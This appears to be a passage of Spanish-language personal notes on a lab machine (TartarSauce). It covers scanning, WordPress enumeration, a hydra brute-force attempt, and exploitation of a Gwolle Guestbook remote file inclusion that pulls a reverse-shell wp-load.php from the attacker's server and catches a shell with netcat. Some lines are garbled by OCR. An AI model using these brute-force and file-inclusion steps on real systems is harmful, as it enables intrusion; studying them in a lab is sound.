Tartarsauce

##################################Maquina medium linux#############################
TartarSauce is a fairly challenging box that highlights the importance of a broad remote enumeration instead of focusing on obvious but potentially less fruitful attack vectors. It features a quite realistic privilege escalation requiring abuses of the tar command. Attention to detail when reviewing tool output is beneficial when attempting this machine.

Escaneo:
Starting Nmap 7.93 (https://nmap.org) at 2023-09-26 20:31 -05
Nmap scan report for 10.10.10.88 (10.10.10.88)
Host is up (0.079s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Landing Page
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 second
full scan

```
└─$ nmap -Pn -p- 10.10.10.88 -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 20:32 -05
Nmap scan report for 10.10.10.88 (10.10.10.88)
Host is up (0.077s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 29.65 seconds

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
```


Por udp no se encontro nada

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ sudo nmap -sU 10.10.10.88
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-26 20:35 -05
Stats: 0:12:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 75.38% done; ETC: 20:51 (0:03:56 remaining)
Nmap scan report for 10.10.10.88 (10.10.10.88)
Host is up (0.073s latency).
All 1000 scanned ports on 10.10.10.88 (10.10.10.88) are in ignored states.
Not shown: 962 closed udp ports (port-unreach), 38 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 1045.28 seconds

┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
```


gobuster

/webservices (Status: 301) [Size: 316] [--> http://10.10.10.88/webservices/]
/server-status (Status: 403) [Size: 299]

escanando el directorio weservices
gobuster dir -u http://10.10.10.88/webservices -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt,ssh,jpg,png,ht,htm



sacamos el dominio



buscando version del wp 4.9.4

whatweb http://tartarsauce.htb/webservices/wp/

```
┌──(kali㉿kali)-[~/machineshtb/TartarSauce]
└─$ whatweb http://tartarsauce.htb/webservices/wp/
http://tartarsauce.htb/webservices/wp/ [200 OK] Apache[2.4.18], Bootstrap[3.3.6,4.9.4], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],
 IP[10.10.10.88], JQuery[1.12.4], MetaGenerator[WordPress 4.9.4], Modernizr[custom.min], PoweredBy[ ], Script[text/javascript], Title[Test blog &#8211; Just anoth
er WordPress site], UncommonHeaders[link], WordPress[4.9.4], X-UA-Compatible[IE=edge]
```

wpscan

[+] XML-RPC seems to be enabled: http://tartarsauce.htb/webservices/wp/xmlrpc.php

 | Found By: Link Tag (Passive
Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100%
confidence
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API

 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/

 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://tartarsauce.htb/webservices/wp/wp-cron.php

 | Found By: Direct Access (Aggressive
Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos

 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] The external WP-Cron seems to be enabled: http://tartarsauce.htb/webservices/wp/wp-cron.php

 | Found By: Direct Access (Aggressive
Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos


 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress theme in use:
voce
 | Location: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/

```
 | Latest Version: 1.1.0 (up to
date)
 | Last Updated: 2017-09-01T00:00:00.000Z
 | Readme: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/readme.txt
 | Style URL: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4
 | Style Name: voce
 | Style URI: http://limbenjamin.com/pages/voce-wp.html
 | Description: voce is a minimal theme, suitable for text heavy articles. The front page features a list of
recent ...
 | Author: Benjamin Lim
 | Author URI: https://limbenjamin.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4, Match: 'Version:
1.1.0'

[i] User(s) Identified:

[+] wpadmin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Sep 26 21:26:16 2023
[+] Requests Done: 3533
[+] Cached Requests: 38
[+] Data Sent: 1.064 MB
[+] Data Received: 638.45 KB
[+] Memory used: 292.02 MB
[+] Elapsed time: 00:01:17

 rescaneaando con buster
 gobuster dir  -u http://tartarsauce.htb/webservices/wp/  -t 100 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt -x html,php,txt,ssh,jpg,png,ht,htm


 /wp-content          (Status: 301) [Size: 338] [--> http://tartarsauce.htb/webservices/wp/wp-content/]
/wp-login.php         (Status: 200) [Size: 2338]
/license.txt          (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 339] [--> http://tartarsauce.htb/webservices/wp/wp-includes/]
```

/readme.html (Status: 200) [Size: 7413]
/wp-trackback.php (Status: 200) [Size: 135]
/wp-admin (Status: 301) [Size: 336] [--> http://tartarsauce.htb/webservices/wp/wp-admin/]
/wp-signup.php (Status: 302) [Size: 0] [--> http://tartarsauce.htb/webservices/wp/wp-login.php?action=register]


validando los resultados de wpscan encontramos
en usuarios wpadmin
http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1
nos logueamos




por lo cual usaremos hydra para hacer fuerza bruta
interceptamos con burp

```
POST /webservices/wp/wp-login.php HTTP/1.1
Host: tartarsauce.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://tartarsauce.htb
DNT: 1
Connection: close
Referer: http://tartarsauce.htb/webservices/wp/wp-login.php
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

log=wpadmin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Ftartarsauce.htb%2Fwebservices%2Fwp%2Fwp-admin%2F&testcookie=1
```


variables que nos interesan log y pwd
log=wpadmin&pwd=admin&wp-submit=Log+In&redirect_to=http%3A%2F%2Ftartarsauce.htb%2Fwebservices%2Fwp%2Fwp-admin%2F&testcookie=1
tambien lo podemos ver en inspeccionar elemento accesability, request





se intento con hydra pero no se econtro ninguna contraseña
hydra tartarsauce.htb -l wpadmin -P /usr/TartarSauce/files/var/www/html/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt:* Mind your head; Frontend and Backend are open forshare/wordlists/rockyou.txt http-post-form "/webservices/wp/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&testcookie=1:F=ERROR"
##wpscan plugins ##############################
En lo que nos tiro wordpress no nos encontro plugins sin embargo con la opcion agresive nos encontro plugins vulnerables eso si se demoro
mas de una hora en buscarlos

wpscan --url http://10.10.10.88/webservices/wp -e ap --plugins-detection aggressive



este utlimo parece ser vulnerable

[+] gwolle-gb
| Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
| Last Updated: 2023-08-07T20:47:00.000Z
| Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
| [!] The version is out of date, the latest version is 4.6.0
|
| Found By: Known Locations (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
|
| Version: 2.3.10 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

NOTA: SI BIEN WPSCAN Y EL README DICEN QUE LA VERSION ES 2.3.10 esto es falso su version es la 1.5.3

buscndo en internet nos dice

```
Advisory Details:

High-Tech Bridge Security Research Lab discovered a critical Remote File Inclusion (RFI) in Gwolle Guestbook WordPress plugin, which can be exploited by non-authenticated attacker to include remote PHP file and execute arbitrary code on the vulnerable system.

HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remote attacker can include a file named 'wp-load.php' from arbitrary remote server and execute its content on the vulnerable web server. In order to do so the attacker needs to place a malicious 'wp-load.php' file into his server document root and includes server's URL into request:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers website]
```

nos dice que se debe incluir un codigo malicioso dentro de un archivo wp-load.php el debemos crear y llamar asi para ejecutar codigo arbitrario php

creamos el archivo wp-login con una reverse shell utilizamos la de pentestmonkye

```
(kali㉿kali)-[~/machineshtb/TartarSauce]
$ ls
hydra.restore  TartarSauce.ctb  TartarSauce.ctb~  TartarSauce.ctb~~  TartarSauce.ctb~~~  TartarSauce.pdf  wp-load.php
(kali㉿kali)-[~/machineshtb/TartarSauce]
$
```

DeepL Translator | DeepL Pro | For Business | Why DeepL? | API | Apps FREE

English (detected) | Spanish

levantamos python

```
(kali㉿kali)-[~/machineshtb/TartarSauce]
$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
10.10.14.29 - - [26/Sep/2023 23:52:57] "GET / HTTP/1.1" 200 -
10.10.10.88 - - [26/Sep/2023 23:53:21] code 404, message File not found
10.10.10.88 - - [26/Sep/2023 23:53:21] "GET /wp-load.phpwp-load.php HTTP/1.0" 404
10.10.10.88 - - [26/Sep/2023 23:58:04] "GET /wp-load.php HTTP/1.0" 200 -
```

y en la url o pagina colocamos la siguiente linea despues de gwolle-gb/
/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.29:2000/

10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=h

YouTube | DeepL Translate - El m... | Machine Excell | Training | ACTIVE DIRECTORY

http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.29:2000/

si colocamos la ruta con el nombre del archivo no nos funciono por eso se dejo hasta el 2000
http://10.10.14.29:2000/wp-load.php
y shomos wwwdata

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.88] 33852
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 i686 i686 GNU/Linux
 00:58:00 up  1:12,  0 users,  load average: 0.00, 0.00, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
